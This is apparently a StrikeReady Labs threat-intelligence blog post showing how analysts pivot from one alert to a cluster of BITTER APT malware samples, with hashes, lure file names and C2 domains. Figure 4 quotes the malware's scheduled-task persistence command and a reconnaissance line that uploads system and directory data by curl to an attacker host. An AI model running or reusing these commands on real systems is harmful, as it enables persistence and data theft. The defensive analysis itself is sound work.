# Don't get BITTER about being targeted -- fight back with the help of the community.

blog.strikeready.com/blog/dont-get-bitter-about-being-targeted--fight-back-with-the-help-of-the-community./

February 29, 2024

February 29, 2024 by StrikeReady Labs 7 minutes

When enterprise SOCs are alerted to an obvious “True Positive” detection from their tooling, they want to quickly understand whether this threat is something they should go DEFCON 1 on, or not. Any threat that successfully compromises a company needs to be contained quickly, but your boss wants to know whether there is a Bigger Picture to the attack – this is where a Threat Intelligence analyst can shine.

Ten years ago, most analysis of APT groups was closely held by victims and vendors alike, or at least only discussed in hushed tones. Although there will always be a governor on certain information, there has been an unmistakeable democratization of analysis in the TLP-white community. It’s difficult to upload a sample to VirusTotal from a mainstream APT group, and not have it tweeted within hours by a number of eagle-eyed researchers.

Analysts would love to take advantage of this type of OSINT to quickly triage threats, but often are bound by privacy and secrecy restrictions — they’re restricted from submitting files to VirusTotal, to avoid accidentally submitting sensitive or company-identifying data. The Boss does not appreciate dodgy-but-legitimate internal Excel macros making their way to thousands of malware corpuses.

We’ve designed CARA to guide analysts in their workflows, to suggest investigative steps they can take, without compromising internal controls. In this example, a rule triggered for files downloaded with non-matching extensions.

| URL | magic | sha256 | date |
|---|---|---|---|
| isndatumhost[.]com/cvrss.jpg | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows | 20aa80472d58350f1f7d61026b0ee97932ef6f6a607706034863c6a878d83d2a | 2024-02-24 |

Figure 1: original sample

Typically, an analyst might search for a hash on VT, or a similarly masked “csrss.exe”, but as of this writing, it is not available.

When trying to understand context of a particular threat, there are three simple concepts that can quickly broaden your aperture for similar “stuff”:

1. In the same small-time window, what other files were served from this domain/ip?
2. In the same small-time window, what other files talked (beaconed, etc.) to this domain/ip?
3. What other files have exhibited behavior that sticks out to an analyst? This could be strange capitalization, particular orders of options/arguments, an odd way of referencing a file, deep RE, etc



Figure 2: CARA capability to search for related files based on domain coming Q2 '24

| URL | sha256 | c2 |
|---|---|---|
| isndatumhost[.]com/turn.msi | f2f783a72e955ecbcddc448764921a753bd1ac4dd14128200bb4866021287ae7 | kaatmusiclab[.]com |

Figure 3: a sample served from the same domain in the same time period

The goal is to quickly triage this threat, so first we'll try to find samples with similar behavior.

**interesting behaviors for potential pivots**

```
schtasks /create /tn DriverUpdates /f /sc minute /mo 15 /tr [payload]
```

```
systeminfo > C:\Users\Public\Music\desk.txt & tasklist >> C:\Users\Public\Music\desk.txt & dir
"C:\Users\%USERNAME%\Desktop" >> C:\Users\Public\Music\desk.txt & dir "C:\Users\%USERNAME%\Downloads" >>
C:\Users\Public\Music\desk.txt & dir "C:\Users\%USERNAME%\Documents" >> C:\Users\Public\Music\desk.txt & curl -X POST
-F "file=@C:\Users\Public\Music\desk.txt" commonlifesupport[.]com/ssu.php?s=%computername%_%username%
```

Figure 4: pivot on a scheduled task with particular arguments, or `%computername%_%username%`

Both the name and the order of switches sticks out as suspicious, so we'll quickly look to see if we can find that behavior in other samples. The goal is to broadly understand if the behavior is truly abnormal, or if we need to keep looking.




Figure 5: CARA capability to search StrikeReady's backend for files with matching behavior coming Q2 '24

Immediately we can start to see lots of CHM files that exhibit similar behavior. We can start to build up our set of "potentially related files" through the simple pivots mentioned above.

| sha256 | sample name from VT |
|---|---|
| 5a12c312fa06cce9aa92496fb69cfec6f814d0d3622e1ad17c2fafd79d64a087 | version of the project application.chm |
| 22dd82c94cadf5cf31b3e9519e8149d4a68fe13bac13eaef91bf283a4beb8101 | Crime_record_nov_2023.chm |
| 62e42d3e778fd79b7989966b057c24c141531f871a7c73703b35858ab3d13f47 | Circular .chm |
| 83ca53918af3ea659d767e489a1e42ea97879e3e534f68c4edc7d0eb77f44204 | MoHA Border and Immigration Section Order.chm |

Figure 6: first pass of related files by similar behavior

One may also reverse engineer the sample to discover unique C# functions, or IL bytecode, to hunt.

**“fn_WebF_nvc”**

**“7E 23 00 00 04 28 1A 00 00 0A 28 4A 00 00 06 28 5E 00 00 0A 6F 5F 00 00 0A 0B 16 0C 2B 1E 07 08”**

Figure 7: unique looking .NET function list, or suspected-to-be-unique IL bytecode

We can search easily search through samples available via CARA:




Figure 8: CARA capability to search through content in SR’s backend coming Q2 '24

It may be useful to download large batches of samples for offline processing, or to discover further pivots. Automated similarity analysis is useful, but nothing beats a human eyeball.




Figure 9: CARA capability to bulk download files from SR coming Q2 '24

One more round of pivots on newly convicted files/domains leads us to files with a URL/URI pattern that your eyes can easily pick out. Pivoting often leads to infection chains slightly different than your original sample, for instance, this **pdf->rar->lnk->malware**.


Figure 10: A sample with a different infection chain exhibiting similar end behavior

The last step of analysis is always to collate indicators, and do one final look to see what other people in the world are saying about the file/ip/domain. With a couple simple (automate-able) pivots, we were able to go from one unknown, untagged alert, to a handful of recent and similar files, many tagged by the community as BITTER. In the modern malware analysis world, many folks put out useful commentary about targeted threats on VirusTotal. These analysts are sometimes independent, such as Phillipp, or work at high quality vendors such as Nextron Systems or Stop Malvertising. VirusTotal comments are clearly a useful place to highlight the detection capability of these commercial products, as can be seen from our simple “show me similar files” exercise.

| sha256 | sample name from VT |
| --- | --- |
| 2fe49d93b5dcf19a2b60e91756246b051adc89303151c9e0b875c3f21c698be9 | passport enquiry.docx |

| sha256 | sample name from VT |
|---|---|
| 95990cac90d19e6fe48bff85a72148c35facbb2e61b1f326d85e82603240a741 | rawaldigital_com_pk.chm |
| 561ace43f77de135d5b3286bd2ef270b185d0abdba15d442551211068f8bbf11 | SUSPECTED FOREIGN TERRORIST FIGHTERS.chm |
| f598f3bd60a39ad5861f145e82b33acde146b6ed5c2ffd9c6862ca1ea635afbf | 【邮件监控】国家政务服务平台安全（安全管理中心、安全事件告（2023-02-01）.chm |
| 636c2a16f94b5e30e725527a1bd2215399f98f17cc08580bc7358751b9eb2944 | K2K3 Schedule.chm |
| 382c64eae475fbd849914e37624f58892f72fd97517de88d368535213816961d | 382c64eae475fbd849914e37624f58892f72fd97517de88d3685 |
| 4f94e7bd1515e0025293fb5a041bc41c20a7dd15a6dd0bc7076145a69d5238c0 | CCS20230522.chm |
| 490eccbb2712e7752a0ba193f783de9d333f67ba1fde5bb130280c5abf77555a | Evaluation for Development Projects.chm |
| a2e3f464e1c39909f47f0b837b04e1256061f4a9698678e097b4dd09aa4de9c1 | Nepal's Relation with European Countries.chm |
| 9ad342489796e18fb385d5874d9a9867418a3b01d6f65307e9c183ec04494a70 | Copy of order.chm |
| 7f8dec191ee184b7b776dc24841a24291020a0338ede80bebb34c2bc4e6bc47c | зөвшөөрлийн маягт.chm |
| 445c801e857329e1740745b4949349a02971530c4f5d28a8e9e5489c3516933a | Event ScheduleJan24.chm |
| c77ae7c9533eddbb5f2b80889590436aac7df6166abefc51d5a65f775e6258dc | Letter - Mr Suriyapong KUMSOPAR (FS-THA5057-2200482 C |
| 876122fcc9e0d5ebd42df9e93d37ad23d9f521e6077e9cb8b05862ae157757e3 | 20240123CN-ENG.chm |
| e96a5ab01c95bd9e5b266379e7365bb1c07549b56ae7992d32e09728c4221db4 | |
| 3f7747266721c8494f8722a8fa9c20368c714002db3b3741fd807e665c8c2ba7 | 日程安排.chm |
| f2f783a72e955ecbcddc448764921a753bd1ac4dd14128200bb4866021287ae7 | 6c77f1.msi |
| c0d926b33ae2351a9a528ba4d7ca13be7d55ba3455d52c5a69c8b381ade28ed0 | wmncvis.exe |
| 825abcdd216c1f717951b02cf8d91ab6b3bdf915fb5532ebb400e15e6625e0af | ujpe.jpg |
| 66a73b1b3b51a1c6a56db2d20cff9af3d1362b989989b5d9543d2e9b92ac9a3d | sysv |
| c24efc7c4dafd4f0b39e7ae7e84627fbd0fb766019b820cb11edbb8dda54de66 | |
| c492bdf749b0a229cb256e1ee04e1c48b7472a351f04605415c11d40063cd14a | hytrs.exe |
| f8749de274e9f7656ca51edb78aaaea56913aa35557866e5a6e1cb0773082c99 | CN20230920.rar |
| 094305681d64999d29d95e7839ad801b3a8c479fb08d2493f00bf4687c646012 | CN20230920.chm |
| e1b1b65b06b015f18b572e6b509f75d6b7c17b1c60a41d1adeb61e05f41bb3e1 | slides.ppt |
| 1ea9e9ecd0e5b0ac4aedc1b5515484a372dd8aefb1dbeb00f243a0a3ce40fab9 | |
| 5a12c312fa06cce9aa92496fb69cfec6f814d0d3622e1ad17c2fafd79d64a087 | version of the project application.chm |
| 22dd82c94cadf5cf31b3e9519e8149d4a68fe13bac13eaef91bf283a4beb8101 | Crime_record_nov_2023.chm |
| 62e42d3e778fd79b7989966b057c24c141531f871a7c73703b35858ab3d13f47 | Circular .chm |
| 83ca53918af3ea659d767e489a1e42ea97879e3e534f68c4edc7d0eb77f44204 | MoHA Border and Immigration Section Order.chm |
| e8b7fffa0a2d8a2051c3272bfaefffe7174707756cb8469c0f985bfa03fce476 | List of participants for Ops training.chm |
| eaa013b863bda3bd76c6f6073cc304002d1a9f317c8fba9c362534aff7dd1b0b | 军贸采购合同.docx .chm |
| 48c715cb2a2dd70ece6c4dea58522e9f8c2b9265394f5f06d8d3ccb497071939 | 附件-会议.chm |

| sha256 | sample name from VT |
|---|---|
| 986ff32b5fb4409495cc82aae223712a185d0f36cdcc6c7b81213c12704d3b28 | 邀請函.chm |
| b4ab34aa754c979e6173d8b73f1d56611fd4e82801dd4a11cc7ce7a37f3db6c1 | SOP for Logging out Mail and PCs.chm |
| fec00455734451b722f3037e0a668c280c5ddbec1d905c647bf1a7f153856860 | attachment.chm |
| b514635f569791316e1c55057f63f596847e23c0fa1ca0f751c5a2135f72b8ff | 2022 China Medical Device Outbound Conference Invitation Le |
| b0f8c8e48d4a1e78550bda551745219613cc3dca7068da86688b95051d7c249e | MoM APSCO and SUPARCO Meeting_09 Sept 2022.chm |
| 510b3de50c8dfc20a3085166f373a5f12475c7915984de0afa3cc0bff0c2580d | STM_ESTABLISMENT OF GWADAR PROJECT.chm |
| 35a7feb273ad532b79a5b9e0536642c23c888ec9338369b2159d6f42e2b626e7 | Meeting Notice.rar |
| 408292710999abc4d37f23a6672ef407d70ffb4dc2e3e030a5ec705735c1f8bd | Meeting Notice.pdf.lnk |
| 6d33065e91a1159142ba61e4982190bfe02235b60808a33275ff9ccc688b7f23 | Abroad_Training_Nominations_Jan_2024.rar |
| 92307952ceb92be981ba8c1c83febf11e6379e1ee492436ee7caff08bb290fbb | Abroad_Training_Nominations_Jan_2024.pdf.lnk |
| 15161231be575991c70252cc33cdd2c41b5c3b255d6510790bef32be9b6ff5a2 | winegt.vbs |
| f5eec8ae7f8646328b9de05931fadc3f693c0a3f0f7d1aa0a90071445072dd3f | Abroad_Training_Nominations_Jan_2024.pdf |
| 8cfc803459682619e97f172e9cca33458fdf38b0b9ca09f8ccbc7df16f09240f | Brief and TPs for Pakistan-China relations for 2022 Annual Me |
| 06dd9a7aebe0995b23526f04eabc85db3d2d98def9be58c1012a1280f5aa63f1 | Forensic Evidence on Crime Scene.chm |
| 5b90d4c397e575965ed49082981fd34272b5e1da010057f6ebcdd4f53a409ad0 | Invitation for upcoming seminar on Industrial meet of Pakistan China.docx.chm |

Figure 11: Our final set of recently distributed files that matches our behavior, domain, or bytecode

For an easier to parse list of indicators, please our GitHub page. You can read more about BITTER here.

Lastly, If you are a vendor, and wish to provide a statement of suspected attribution, please drop us a note, and we'll add it for posterity.

| Vendor | Threat Actor name |
|---|---|
| Proofpoint | TA397 |

Figure 12: Other validated vendor names for this actor

## Acknowledgements

The authors would like to thank the internal reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at if you have further corrections, or would like to collaborate on research in the future.

apt bitter chm